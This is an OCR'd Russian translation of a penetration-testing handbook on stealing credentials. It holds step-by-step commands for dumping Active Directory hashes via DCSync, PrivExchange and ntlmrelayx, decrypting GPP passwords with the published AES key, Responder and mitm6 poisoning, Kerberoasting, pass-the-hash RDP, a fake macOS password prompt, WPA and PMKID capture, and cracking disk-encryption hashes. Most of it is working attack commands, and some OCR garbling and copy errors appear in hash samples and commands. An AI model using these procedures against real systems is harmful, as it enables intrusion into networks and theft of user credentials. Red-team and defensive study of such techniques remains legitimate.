
Invoke-DCSync – это PowerShell скрипт, который использует PowerView для взаимодействия метода Mimikatz-DCSync для извлечения хешей с оберткой DLL PowerKatz.
https://gist.github.com/monoxgas/9d238accd969550136db

```
PS>  Invoke-DCSync  -PWDumpFormat
```

ДАМП SYSVOL И НАСТРОЕК ГРУППОВЫХ ПОЛИТИК

Все контроллеры домена имеют каталог общего доступа SYSVOL содержащий файлы, скрипты и каталоги, которые должны быть синхронизированны по контроллерам домена. Содержимое может включать текстовые и зашифрованные учетные данные. Групповые политики домена сохранены по пути \\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\

ШАГ 1: Откройте в меню Пуск, откройте окно «Выполнить» и найдите каталог определенный в переменной окружения LOGONSERVER:



ШАГ 2: В SYSVOL сканируйте XML, VBS или batch файлы на предмет:

```
'cpassword'
'net  user'
'pass'
'sPwd'
```

Внутри XML файлов, значение 'cpassword' зашифровано следующим 32-байтным ключом шифрования AES от Майкрософт:

4e 99 06 e8	fc b6 6c c9	fa f4 93 10	62 0f fe e8
f4 96 e8 06	cc 05 79 90	20 9b 09 a4	33 b6 6c 1b

Вы можете использовать Get-GPPPassword для поиска настроек групповых политик контроллера домена в файлах groups.xml, scheduledtasks.xml, services.xml и datasources.xml и автоматически расшифровать 'cpassword' в пароли в виде текста.
https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1

Автоматический поиск и расшифровка групповых политик в соответствующих XML файлах:

```
PS  C:\>  Get-GPPPassword
```

Ручная расшифровка значения 'cpassword', найденного в XML файлах:

```
PS  C:\>  Get-GPPPassword  '<cpassword_value>'
```

Удаленный поиск, извлечение и расшифровка групповых политик в соответствующих XML файлах:

```
PS C:\> Get-GPPPassword -Server EXAMPLE.COM
```

LAPS(Local Administration Password Solution)

LAPS позволяет администраторам генерить случайные пароли локальных админов для компьютеров введенных в домен, управлять этими паролями и сохранять их. Администраторы или пользователи с соответствующим доступом, могут читать/записывать учетные данные созданные LAPS, в виде открытого текста.

ДЛЯ СПРАВКИ: https://room362.com/post/2017/dump-laps-passwords-with-ldapsearch/

ШАГ 1: Запрос доступа к машине, чтобы увидеть разрешен ли LAPS:

```
PS> Get-Childitem 'C:\Program Files\LAPS\CSE\AdmPwd.dll'
```

ШАГ 2: Клонируйте git-репозиторий: (1)Get-LAPSPasswords or (2)PowerSploit or (3)ldapsearch or (4)meterpreter
https://github.com/kfosaaen/Get-LAPSPasswords
https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon

ШАГ 3: Из под пользователя с правами на чтение LAPS, выполните одну из четырех доступных техник:

```
(1) PS> Get-LAPSPasswords -DomainController <DC_IPAddr> -Credential <DOMAIN\username> | Format-Table -AutoSize

(2) PS> Get-NetOU -FullData | Get-ObjectAcl -ResolveGUIDs | Where-Object {($_.ObjectType -like 'ms-Mcs-AdmPwd') -and ($_.ActiveDirectoryRights -match 'ReadProperty')}

(3) # ldapsearch -x -h <DC_IPAddr> -D <username> -w <password> -b "dc=<DOMAIN>,dc=COM" "(ms-MCS-AdmPwd=*)" ms-MSC-AdmPwd

(4) meterpreter> run post/windows/gather/credentials/enum_laps
```

PrivExchange + NTLMREALYX + EXCHANGE = ВСЕ ХЕШИ ДОМЕНА
СЦЕНАРИЙ: Вы добыли ***аккаунт и пароль пользователя*** в вашей целевой сети с неким почтовым ящиком Exchange. Также вы имеете доступ к Exchange с правами группы "Exchange Windows Permissions" имеющей права на запись "WriteDacl" применительно к объекту "Домен" в Active Directory, который позволяет операцию DCSync. Это позволит вам синхронизировать все пользовательские пароли хешированные в Active Directory.

ДЛЯ СПРАВКИ: https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/

ШАГ 1: Вы добыли действующие логин и пароль для почты Exchange.

ШАГ 2: Установка необходимых программ:

Impacket ntlmrelayx & secretsdump - https://github.com/SecureAuthCorp/impacket

PrivExchange - https://github.com/dirkjanm/privexchange/

ШАГ 3: Откройте два терминала Windows для подготовки к атаке.

ШАГ 4: Запустите ntlmrelayx в режиме передачи, указав контроллер домена с любым пользователем имеющим почту Exchange:

TERMINAL #1
```
ntlmrelayx.py -t ldap://dc.lab.local --escalate-user <username>
```

ШАГ 5: Запустите 'privexchange.py', указав на сервер Exchange с ключами "-ah" IP адрес вашей боевой машины, который прослушивает ntlmrelayx.py.

TERMINAL #2
```
python privexchange.py -ah <ntlmrelayx_IPAddr> exchange.lab.local -u <username> -d testsegment.local
```

!!Вы должны увидеть "INFO: API call was successful" , если это работает!!

ШАГ 6: Подождите около минуты, пока не завершится атака в ТЕРМИНАЛЕ #1, на котором висит ntlmrelayx в режиме прослушивания.

ШАГ 7: С вновь созданными привилегиями, используя ту же учетную запись почты, что и в прошлый раз, вы теперь можете применить 'secretsdump.py' для выполнения операции DCSync по отношению к контроллеру домена и сделать дамп хешей всех пользователей домена:

```
secretsdump.py lab/<username>@dc.lab.local -just-dc
```

HTTPATTACK + NTLMREALYX + EXCHANGE = ВСЕ ХЕШИ ДОМЕНА

СЦЕНАРИЙ: Вы **НЕ ИМЕЕТЕ КАКОГО-ЛИБО ПАРОЛЯ** пользователя с почтой Exchange вашей целевой сети, но доступ к сети у вас есть. Также вы имеете доступ к Exchange с правами группы "Exchange Windows Permissions" имеющей права на запись "WriteDacl" применительно к объекту "Домен" в Active Directory, который позволяет операцию DCSync. Это позволит вам синхронизировать все пользовательские пароли хешированные в Active Directory.

ДЛЯ СПРАВКИ: https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/

ШАГ 1: Установка необходимых программ:

Impacket ntlmrelayx & secretsdump - https://github.com/SecureAuthCorp/impacket
PrivExchange - https://github.com/dirkjanm/privexchange/
mitm6 - https://github.com/fox-it/mitm6/

ШАГ 2: Измените атакующий URL в ‘httpattack.py’, чтобы он указывал на IP адрес, который будет прослушивать NTLMrelayx.

ШАГ 3: Скопируйте ‘httpattack.py’ в следующий подкаталог Impacket:

```
/impacket/impacket/examples/ntlmrelayx/attacks/
```

ШАГ 4: Перейдите в каталог Impacket и обновитесь до модифицированной версии:

```
cd impacket/
pip install . --upgrade
```

ШАГ 5: Откройте два терминала Windows для подготовки к атаке.

ШАГ 6: Запустите ntlmrelayx в режиме передачи, указав на сервер Exchange, с ключами ‘-wh’ и указанием на какой-нибудь несуществующий в сети хост:

TERMINAL #1
```
ntlmrelayx.py -6 -wh blah.lab.local -t
https://exchange.lab.local/EWS/Exchange.asmx -l ~/tmp/ -socks -debug
```

ШАГ 7: Используйте LLMNR/NBNS/mitm6 спуфинг, чтобы передать аутентификационные данные пользователя в сети.

https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/
https://github.com/fox-it/mitm6/ - перенаправляет сюда -> https://github.com/dirkjanm/mitm6

TERMINAL #2
```
sudo mitm6 -d lab.local
```

ШАГ 8: Если все получилось, вы увидите в ТЕРМИНАЛЕ #1 'ntlmrelayx': "API call was successful".

ШАГ 9: С вновь созданными привилегиями, используя учетные данные захваченные/переданные из ntlmrelayx, вы теперь можете применить 'secretsdump.py' для выполнения операции DCSync по отношению к контроллеру домена и сделать дамп хешей всех пользователей домена:

```
secretsdump.py lab/<username>@dc.lab.local -just-dc
```

*NIX

ETC/SHADOW
Требуемый уровень привилегий - root.

ШАГ 1: Откройте файл shadow, расположенный в etc командой cat с привилегиями пользователя root:

```
cat /etc/shadow
```

Пример *NIX хеша sha512crypt

```
root:$6$52450745$kSka2p8bFuSmoVT1tzOyyuaREkkKBcCNqoDKzYiJL9RaE8yMnPgh2XzzF0NDrUhgrcLwg78
xslw5pJiypEdFX/
```

MIMIPENGUIN

Инструмент вдохновленный mimikatz, для извлечения паролей сохраненных в виде открытого текста, по известным смещениям в (памяти процессов) Linux. Требует root привилегий.
https://github.com/huntergregal/mimipenguin

ШАГ 1: Клонируйте git-репозиторий mimipenguin:

```
git clone https://github.com/huntergregal/mimipenguin.git
```

ШАГ 2: Выполните mimipenguin из под рута, или через sudo:

```
sudo mimipenguin
```

3SNAKE
Нацелен на серверы с полученным root-доступом, чтение памяти системных вызовов из sshd и sudo использующих парольную аутентификацию.
https://github.com/blendin/3snake

ШАГ 1: Клонируйте git-репозиторий 3snake:

```
git clone https://github.com/blendin/3snake.git
```

ШАГ 2: Соберите двоичный файл 3snake.

ШАГ 3: Выполните 3snake на целевой машине с рут-привилегиями:

```
sudo 3snake
```

PROCDUMP-FOR-LINUX

Не было представленно известных техник для получения учетных данных, с использованием новой Linux версии ‘procdump’, однако я решил включить его для дополнительного изучения.
https://github.com/Microsoft/ProcDump-for-Linux -> https://github.com/Sysinternals/ProcDump-for-Linux

ДРУГИЕ РАЗМЕЩЕНИЯ

Список различных путей или команд на Linux машине, с помощью которых можно получить пароли, ключи, тикеты или хеши:

РАСПОЛОЖЕНИЯ

```
/home/*/.bash_history
/home/*/.mysql_history
/etc/cups/printers.conf
/home/*/.ssh/
/tmp/krb5cc_*
/home/*/.gnupg/secring.gpgs
```

КОМАНДЫ

```
#  getent passwd
#  pdbedit -L -w
#  ypcat passwd
#  klist
```

ХЕШИ ЛОКАЛЬНЫХ ПАРОЛЕЙ MacOS / OSX

MAC OSX 10.5-10.7

Ручное извлечение хеша в OSX.

```
dscl localhost -read /Search/Users/<username> | grep GeneratedUID | cut -c15-cat
/var/db/shadow/hash/<GUID> | cut  -c169-216  >  osx_hash.txt
```

MAC OSX 10.8-10.13

Ручное извлечение хеша в OSX.

```
sudo  defaults  read  /var/db/dslocal/nodes/Default/users/<username>.plist
ShadowHashData | tr  -dc  '0-9a-f' | xxd  -p  -r | plutil  -convert  xml1  - -o  -
```

Или используйте утилиту Directory Service:

```
sudo dscl . read  /Users/%user%  AuthenticationAuthority
sudo dscl . read  /Users/%user%  dsAttrTypeNative:ShadowHashData
```

ИЗВЛЕЧЕНИЕ ЛОКАЛЬНЫХ ХЕШЕЙ OSX СКРИПТАМИ

HASHCAT
https://gist.github.com/nueh/8252572
https://gist.github.com/HarmJ0y/55e633cc977d6568e843#file-osx_hashdump-py

```
sudo  plist2hashcat.py  /var/db/dslocal/nodes/Default/users/<username>.plist
```

JOHN
https://github.com/truongkma/ctf-tools/blob/master/John/run/ml2john.py

```
sudo  ml2john.py  /var/db/dslocal/nodes/Default/users/<username>.plist
```

ЛОКАЛЬНЫЙ ФИШИНГ [Apple script, для вызова приглашения ввода пароля пользователя]

`osascript -e 'tell app "System Preferences" to  activate' -e 'tell app "System Preferences" to  activate' -e 'tell  app "System  Preferences"` покажет диалог *"Обновление программного обеспечения" требует, чтобы вы набрали ваш пароль для принятия изменений."* **`& return & return`** ответ по умолчанию **`""`** с иконкой 1 со скрытым ответом, с заголовком "Обновление программного обеспечения".

Секретные заметки Apple MacOS

ШАГ 1: Скопируйте файл sqlite 'NotesV#.storedata', расположенный в **`/Users/<username>/Library/Containers/com.apple.Notes/Data/Library/Notes/`** - с вашего целевого компьютера:

```
Mountain Lion = NotesV1.storedata
Mavericks =  NotesV2.storedata
Yosemite =  NotesV4.storedata
El Capitan & Sierra = NotesV6.storedata
High Sierra = NotesV7.storedata
```

ШАГ 2: Загрузите 'applenotes2john' из пакета John The Ripper и укажите ему на базу данных sqlite. Этот скрипт, также извлечет все подсказки из базы данных, если они есть и присоединит их в конец хеша (например ‘company logo?’):

https://github.com/koboi137/john/blob/master/applenotes2john.py – *битая ссылка.*

```
applenotes2john.py  NotesV#.storedata
```

```
NotesV#,storedata:$ASN$*4*20000*caff9d98b629cad13d54f5f3cbae2b85*79270514692c7a9
d971alab6f6d22ba42c0514c29408c998: : : :company  logo?
```

ШАГ 3: Отформатируйте и загрузите хеш в John (--format=notes-opencl) или Hashcat (-m 16200), для взлома.

LDAP ХЕШИ FREEIPA

СЦЕНАРИЙ: Вы добыли учетную запись с правами администратора на сервере FreeIPA. Похожим образом, как вы делали дампы с контроллера домена, вы теперь можете удаленно сделать дампы любых пользовательских хешей с помощью утилиты ‘ldapsearch’.

ШАГ 1: Используйте ‘ldapsearch’ в паре с 'Directory Manager' для получения дампа хеша пароля, целевого пользователя:

```
#  ldapsearch -x -h <LDAP_IPAddr> -D "cn=Directory  Manager"  -w  <password>  -b 'uid=<target_username>,cn=users,cn=accounts,dc=<DOMAIN>,dc=COM'  uid userpassword krbprincipalkey sambalmpassword sambantpassword
```

ШАГ 2: Хеш пароля пользователя 'userpassword::' и/или Kerberos 'krbprincipalkey::' закодированны по алгоритму BASE64, и сейчас вам необходимо декодировать их:

```
#  echo 'e1NTSEF9dHZEaUZ4ejJTUkRBLzh1NUZSSGVIT2N4WkZMci9OYktQNHNLNWc9PQ==' | base64 --decode
```

```
{SSHA}tvDiFxz2SRDA/8u5FRHeHOcxZFLr/NbKP4sK5g==
```

ШАГ 3: Разместите ваш декодированный хеш в файл hash.txt, поджигайте hashcat в режиме ‘111’ и пытайтесь взломать хеш вашего пароля:

```
hashcat -a 0 -m 111 hash.txt dict.txt
```

PCAP & БЕСПРОВОДНАЯ СВЯЗЬ

PCREDZ (ИЗВЛЕЧЕНИЕ ХЕША PCAP)
https://github.com/lgandx/PCredz
Извлечение хешей сетевой аутентификации из pcap.

Извлечение хешей из одиночного pcap-файла:
```
Pcredz -f example.pcap
```

Прослушивание какого-либо интерфейса и извлечение хешей в реальном времени, через интерфейс:
```
Pcredz  -i  eth0
```

АУТЕНТИФИКАЦИЯ WPA/WPA2 PSK
Для взлома беспроводных точек доступа с WPA/WPA2 вам нужно захватить 4 сторонний обмен "рукопожатием" аутентификации WPA/WPA2.

AIRMON-NG / AIRODUMP-NG / AIREPLAY-NG

ШАГ 1: Создайте интерфейс mon0 Ex) "подслушивающий" интерфейс wlan0.
```
airmon-ng start wlan0
```

ШАГ 2: Захватывайте пакеты в файл на 11 канале целевой точки доступа.
```
airodump-ng mon0 --write capture.cap -c 11
```

ШАГ 3: Начните атаку деаутенификации(deauth) на BSSID Ex) bb:bb:bb:bb:bb:bb
```
aireplay-ng --deauth 0 -a bb:bb:bb:bb:bb:bb mon0
```

ШАГ 4: Ждите появления подтверждения в верхней части терминала:
```
CH 11 ][ Elapsed: 25 s ][ <DATE / TIME> ][ WPA handshake: **
```

ШАГ 5: Извлеките хэндшейк в формат JOHN или HASHCAT:

ИЗВЛЕЧЕНИЕ В ФОРМАТ JOHN

Шаг 1: `cap2hccap.bin -e '<ESSID>' capture.cap capture_out.hccap`
Шаг 2: `hccap2john capture_out.hccap > jtr_capture`

ИЗВЛЕЧЕНИЕ В ФОРМАТ HASHCAT

```
cap2hccapx.bin capture.cap capture_out.hccapx
```

БЕСПРОВОДНАЯ АТАКА НА WPA2 И PMKID

Чтобы отказаться от захвата 4 стороннего "рукопожатия", был найден новый вид атаки который позволяет атакующему подключиться к целевой точке доступа с WPA 2 и вытащить PMKID.

ШАГ 1: Установите HCXTOOLS и используйте беспроводной адаптер, поддерживающий режим мониторинга:

```
git clone https://github.com/ZerBea/hcxdumptool.git
cd hcxdumptool
make
make install
cd
git clone https://github.com/ZerBea/hcxtools.git
cd hcxtools
make
make install
```

ШАГ 2: Запустите ваш беспроводной адаптер в режиме прослушивания широковещательного трафика точек доступа и определите BSSID, который хотите выбрать в качестве цели:

```
airodump-ng <interface>
```

ШАГ 3: Поместите ваш целевой BSSID (A0BB3A6F93) в файл 'bssid_target.txt' и запустите 'hcxdumptool', чтобы захватить PMKID:

```
hcxdumptool -i <interface> ---filterlist=bssid_target.txt --filermode=2 --
enable_status=2 -o pmkid.pcap
```

ШАГ 4: Для взлома, нам необходимо извлечь захваченный PMKID целевого BSSID, в формат hashcat:

```
hcxpcaptool -z wpa2_pmkid_hash.txt pmkid.pcap
```

ШАГ 5: Запустим взлом с помощью hashcat:

```
hashcat -a 0 -m 16800 -w 4 wpa2_pmkid_hash.txt dict.txt
```

ВСЯЧЕСКИЕ ИНСТРУМЕНТЫ ДЛЯ WLAN

HCXTOOLS: захват и преобразование пакетов для обработки в Hashcat.
https://github.com/ZerBea/hcxtools

СЕТЕВЫЕ ХЕШИ

RESPONDER

ССЫЛКИ:
@PythonResponder https://github.com/lgandx/Responder.git
@Evil_Mog https://github.com/evilmog/ntlmv1-multi
@NotMedic https://github.com/NotMedic/NetNTLMtoSilverTicket
(Free online NetNTLMvl cracking) https://crack.sh/netntlm/

Responder, это "отравитель" LLMNR, NBT-NS и MDNS, он может отвечать на заданные NBT-NS запросы основываясь на их сетевых суффиксах.Responder прослушивает порты: **UDP** 53, 137, 138, 389, 1434, **TCP** 21, 25, 80, 110, 139, 389, 445, 587, 1433, 3128, 3141 и **Multicast UDP 5553**.

```
python Responder.py -I <interface>
```

ПРИМЕРЫ ХЕШЕЙ

(Пример хеша NTLMv1, с включенным SSP)
hashcat: :admin-SAA37877:85DSBC2CE95161CD000000000000000000000000000000:892F905
962F76D323837F613F88DE27C2BBD6C9ABCD021D0:11223344556677BB

(Пример хеша NTLMv1 без SSP)
hashcat::admin-SAA37877:76365E2D14285612980C67D057EB9EFEEESEF6EB6FF6E04D:727B4E
35F947129EA5289CDEDAE869348823EF89F50FC595:1122334455667788

(Пример хеша NTLMv2)
admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966al53a0064958dac6:Sc7830315c78
30310000000000000b45c67103d07d7b95acdl2ffall230e0000000052920b85f78d013c31cdb3b9
2f5d765c783030

Responder.conf – предназначен для модификации различных конфигурационных параметров Responder.

Укажите IP адрес для целевой сети и ограничьте область воздействия, отредактировав в файле Responder.conf значение "RespondTo", добавив диапазон 10.X.X.1-10 или хост 10.X.X.2.

Укажите выбранные NBTS-NS/LLMNR имена, отредактировав в файле Responder.conf значение "RespondToName", определив там цели спуфинга, напр. SQLSERVER-01, FILESHARE02, ...

Используйте режим анализа ‘-A’, чтобы попытаться измерить насколько сильно вы можете "зашумлять" целевой диапазон IP в процессе прослушивания.

```
python Responder.py -I <interface> -A
```

MULTI-RELAY совместно с RESPONDER

ШАГ 1: Запретите HTTP и SMB серверы, отредактировав файл Responder.conf.

ШАГ 2: Используйте RunFinger.py для проверки, что на хосте отключена цифровая подпись при обмене по SMB.

RunFinger.py, расположен в каталоге tools. Этот скрипт позволяет проверить, отключена ли цифровая подпись при обмене по SMB. Факт отключеной цифровой подписи в параметрах обмена по SMB, является принципиальным для этого типа атаки, в противном случае – цель не будет к ней уязвима.

```
python RunFinger.py -i 10.X.X.0/24
```

ШАГ 3: Запустите Responder.py

```
python Responder.py -I <interface>
```

ШАГ 4: Запустите утилиту Mult-Relay, чтобы перенаправить захваченные хеши на наш целевой IP. Обратите внимание, что пользователь "-u" должен иметь права локального администратора.

```
python MultiRelay.py -t <Target IP> -u ALL
```

*MacOS/OSX Responder должен быть запущен с IP адресом после флага –i (напр. –i ВАШ_IP_АДРЕС). В OSX нет встроенной поддержки ручной привязки интерфейса. Конструкция вида: -i en1 – не будет работать.

Будьте уверенны, что запустили следующие команды от пользователя root для выгрузки этих, возможно работающих сервисов и снижения вероятности конфликтов, которые могут из-за них возникнуть:

```
launchctl unload /System/Library/LaunchDaemons/com.apple.Kerberos.kdc.plist
launchctl unload /System/Library/LaunchDaemons/com.apple.mDNSResponder.plist
launchctl unload /System/Library/LaunchDaemons/com.apple.smbd.plist
launchctl unload /System/Library/LaunchDaemons/com.apple.netbiosd.plist
```

KERBEROASTING

СЦЕНАРИЙ: Вы получили точку опоры в целевой сети. Теперь вы можете попытаться перечислить/собрать тикеты Керберос для извлечения и взлома аккаунтов пользователей видимых в сети.

ССЫЛКИ:
https://room362.com/post/2016/kerberoast-pt1/
https://github.com/skelsec/kerberoast
https://github.com/openwall/john/blob/bleeding-jumbo/run/kirbi2john.py

ШАГ 1: Перечислите SPN или ASREP (Service Principle Names) сети, которые используются для аутентификации через Керберос в экземплярах сервисов при входе в систему. Чтобы вы знали, вы можете использовать ключ "-n" для ввода какого-либо NT-хеша вместо пароля.

```
pip3 install kerberoast

kerberoast.py ldap spn domain/username:password@OC_IPaddr -o spn_enum.txt
```

ИЛИ ASREP

```
kerberoast.py ldap asrep domain/username:password@OC_IPaddr -o asrep_enum.txt
```

ИЛИ вручную

```
C:\> setspn -t <domain> -q */*
```

ШАГ 2: Запросите SPN тикеты Керберос для аккаунтов, которые вы выбрали в качестве целевых. К вашему сведению, мы можем использовать пароль, NT хеш с ключом "-n" или ключ AES с опцией "-a" с kerberoast.py.

```
kerberoast.py spnroast <kerberos_realm>/username:password or NT_hash or
AES_key>@<DC_IPaddr> -o kirbi_tix.txt
```

ИЛИ вручную

```
PS C:\> Add-Type -AssemblyName System.IdentityModel
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken
ArgumentList "<kerberos_realm>"
```

ШАГ 3: Взломайте целевые SPN тикеты, используя John или Hashcat. В зависимости от метода получения тикетов, вам может понадобиться их конвертировать с помощью kirbi2john.py.

```
john --format=krb5tgs kirbi_tix.txt --wordlist=dict.txt
hashcat -a 0 -m 13100 -w 4 kirbi_tix.txt dict.txt
hashcat -a 0 -m 18200 -w 4 kirbi5_aesrep_etype23_tix.txt dict.txt
```

Если вам нужно вручную сконвертировать kirbi2john в формат hashcat, попробуйте команду:

```
cat kirbi2john_format.txt | sed
's/\$krb5tgs\$\(.*\):\(.*\)/\$krb5tgs\$23\$\*\1\*\$\2/'
```

Удаленный рабочий стол Windows

XFREERDP Pass-The-Hash

ШАГ 1: Установите клиент XFreeRDP.

```
apt-get install freerdp-x11
```

ШАГ 2: Используйте ключ 'pth', для атаки Pass-The-Hash на RDP сессию целевой машины:

```
xfreerdp /u:username /d:domain /pth:<NTLM Hash> /v:<IP Address>
MIMIKATZ Pass-The-Hash RDP
```

ШАГ 1: Получите права локального админа на машине.

ШАГ 2: Загрузите и запустите следующие команду Mimikatz:

```
sekurlsa::pth /user:<username> /domain:<domain> /ntlm:<NTLM Hash> /run:"mstsc.exe
/restrictedadmin"
```

ШАГ 3: В окне удаленного рабочего стола, введите Домен/IP адрес целевой машины. Все!

!!

!! Если включен режим ограниченного администрирования, вы должны отключить его посредством следующих действий!!

!!

ШАГ 1: Запустите PowerShell на удаленной целевой машине:

```
mimikatz.exe "sekurlsa::pth /user:<username> /domain:<domain> /ntlm:<NTLM Hash> /run:
powershell. exe"
```

ШАГ 2: В новом окне PowerShell, для запрета режима ограниченного администрирования, введите следующее:

```
Enter-PSSession -ComputerName <Hostname>
New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name
"DisableRestrictedAdmin" -Value "0" -PropertyType DWORD -Force
```

ШАГ 3: Теперь пробуйте атаку Mimikatz Pass-The-Hash RDP, описанную выше.

IPMI

СЦЕНАРИЙ: Вы нашли открытый порт 623 и запущенным IPMI версии 2.0. Эта версия уязвима к снятию дампа хешей сохраненных паролей пользователей.

ШАГ 1: 623 порт UDP, должен быть открыт на устройстве.

ШАГ 2: Загрузите модуль для Метасплоит и сконфигурируйте параметры для получения дампа хешей IPMI:

```
use  auxiliary/scanner/ipmi/ipmi_dumphashes
set  verbose  true
set  RHOSTS  <Target_IPAddr>
run
```

ШАГ 3: Соберите хеши в файл hash.txt и попытайтесь взломать их с помощью Hashcat в режиме 7300:

```
hashcat  -a  0  -m  7300  hash.txt  dict.txt
```

ПОЛНОДИСКОВОЕ ШИФРОВАНИЕ

LUKS (Linux Unified Key System)

ШАГ 1: Сграбьте заголовочный файл с раздела или диска:

```
dd  if=<luks_partition>  of=luks-header.dd  bs=512  count=4097
```

ШАГ 2: Произведите атаку Hashcat по словарю или другого подходящего типа:

```
hashcat  -a  0  -m  14600  luks-header.dd  dict.txt
```

TrueCrypt и VeraCrypt

Hashcat нужны корректные двоичные данные извлеченные с ваших томов TrueCrypt или VeraCrypt, в подходящем виде, который принимает Hashcat. Процедура описанная ниже одинаково работает для TrueCrypt или VeraCrypt.
https://hashcat.net/wiki/doku.php?id=frequently_asked_questions#how_do_i_extract_the_hashes_from_truecrypt_volumes

Загрузочный диск TrueCrypt/VeraCrypt

ШАГ 1: Извлеките 512 байт, начинающихся со смещения 31744 (62*512 bytes):

```
dd  if=truecrypt_boot.raw  of=truecrypt_boot.dd  bs=1  skip=31744  count=512
```

ШАГ 2: Выберите подходящий режим TrueCrypt/VeraCrypt в Hashcat, основываясь на настройках:

```
hashcat  -a  0  -m  xxxx  truecrypt_boot.dd  dict.txt
```

Скрытый раздел TrueCrypt/VeraCrypt

ШАГ 1: Используйте dd, чтобы пропустить первые 64 килобайта и извлечь следующие 512 байт:

```
dd if=truecrypt_hidden.raw of=truecrypt_hidden.dd bs=1 skip=65536 count=512
```

ШАГ 2: Выберите подходящий режим TrueCrypt/VeraCrypt в Hashcat, основываясь на настройках:

```
hashcat  -a  0  -m  xxxx  truecrypt_hidden.dd  dict.txt
```

Файл TrueCrypt/VeraCrypt

ШАГ 1: Извлеките первые 512 байт файла:

```
dd  if=truecrypt_file.raw  of=truecrypt_file.dd  bs=512  count=1
```

ШАГ 2: Выберите подходящий режим TrueCrypt/VeraCrypt в Hashcat, основываясь на настройках:

```
hashcat -a 0 -m xxxx truecrypt_file.dd dict.txt
```

62XY	TrueCrypt
X	1=PBKDF2-HMAC-RipeMD160
X	2=PBKDF2-HMAC-SHA512
X	3=PBKDF2-HMAC-Whirlpool
X	4=PBKDF2-HMAC-RipeMD160 + boot-mode
Y	1=XTS 512 bit pure AES
Y	1=XTS 512 bit pure Serpent
Y	1=XTS 512 bit pure Twofish
Y	2=XTS 1024 bit pure AES
Y	2=XTS 1024 bit pure Serpent
Y	2=XTS 1024 bit pure Twofish
Y	2=XTS 1024 bit cascaded AES-Twofish
Y	2=XTS 1024 bit cascaded Serpent-AES
Y	2=XTS 1024 bit cascaded Twofish-Serpent
Y	3 XTS 1536 bit all
137XY	VeraCrypt
X	1=PBKDF2-HMAC-RipeMD160
X	2=PBKDF2-HMAC-SHA512
X	3=PBKDF2-HMAC-Whirlpool
X	4=PBKDF2-HMAC-RipeMD160 + boot-mode
X	5=PBKDF2-HMAC-SHA256
X	6=PBKDF2-HMAC-SHA256 + boot-mode
X	7=PBKDF2-HMAC-Streebog-512
Y	1=XTS 512 bit pure AES
Y	1=XTS 512 bit pure Serpent
Y	1=XTS 512 bit pure Twofish
Y	2=XTS 1024 bit pure AES
Y	2=XTS 1024 bit pure Serpent
Y	2=XTS 1024 bit pure Twofish
Y	2=XTS 1024 bit cascaded AES-Twofish
Y	2=XTS 1024 bit cascaded Serpent-AES
Y	2=XTS 1024 bit cascaded Twofish-Serpent
Y	3=XTS 1536 bit all

Windows Bitlocker

https://openwall.info/wiki/john/OpenCL-BitLocker
https://github.com/e-ago/bitcracker разработанный ElenaGo

ШАГ 1: Используйте dd для извлечения вашего устройства, зашифрованного BitLocker:

```
sudo dd if=/dev/disk2 of=/path/to/bitlockerimage conv=noerror,sync
```

ШАГ 2: Извлеките хеш, используя bitlocker2john:

```
bitlocker2john -i /path/to/bitlockerimage
```

ШАГ 3: Скопируйте выходной хеш в файл hash.txt

ШАГ 4: Используйте John The Ripper для взлома хеша bitlocker:

```
bitlocker2john -i /path/to/bitlockerimage
```

Образец восстановленного пароля BitLocker:

236808-089419-192665-495704-618299-073414-538373-542366

Маска для восстановленного пароля BitLocker:

```
mask=?d?d?d?d?d?d[-]?d?d?d?d?d?d[-]?d?d?d?d?d?d[-]?d?d?d?d?d?d[-]?d?d?d?d?d?d[-]
?d?d?d?d?d?d[-]?d?d?d?d?d?d[-]?d?d?d?d?d?d
```

Шифрование диска Apple FileVault2

ШАГ 1: Используйте dd для извлечения образа вашего диска, зашифрованного FileVault2:

```
sudo dd if=/dev/disk2 of=/path/to/filevault_image.dd conv=noerror,sync
```

ШАГ 2: Установите fvde2john с https://github.com/kholia/fvde2john

ШАГ 3: Используйте hdiutil для подключения образа снятого dd

```
hdiutil attach -imagekey diskimage-class=CRawDiskimage -nomount
/Volumes/path/to/filevault_image.dd
```

ШАГ 4: Достаньте EncryptedRoot.plist.wipekey с раздела "Recovery HD".
https://github.com/libyal/libfvde/wiki/Mounting#obtaining-encryptedrootplistwipekey

```
mmls /Volumes/path/to/filevault_image.dd fls -r -o 50480752
/Volumes/path/to/filevault_image.dd | grep -i E
+++++ r/r 130: EncryptedRoot.plist.wipekey
icat -o 50480752 image.raw 130 > EncryptedRoot.plist.wipekey
```

ШАГ 5: Проверьте и запишите точку монтирования для Apple_Corestorage:

```
diskutil list
```
.../dev/disk3s2 Apple_Corestorage

ШАГ 6: Используйте EncryptedRoot.plist.wipekey совместно с fvdeinfo, чтобы вытащить хеш:

```
sudo fvdetools/fvdeinfo -e EncryptedRoot.plist.wipekey -p blahblah /dev/disk3s2
```

```
$fvde$1$16$96836044060108438487434858307513$41000$e9acbb4bc6dafb74aadb72c576fecf
69c2ad45ccd4776d76
```

ШАГ 7: Загрузите этот хеш в John The Ripper или Hashcat для взлома.

```
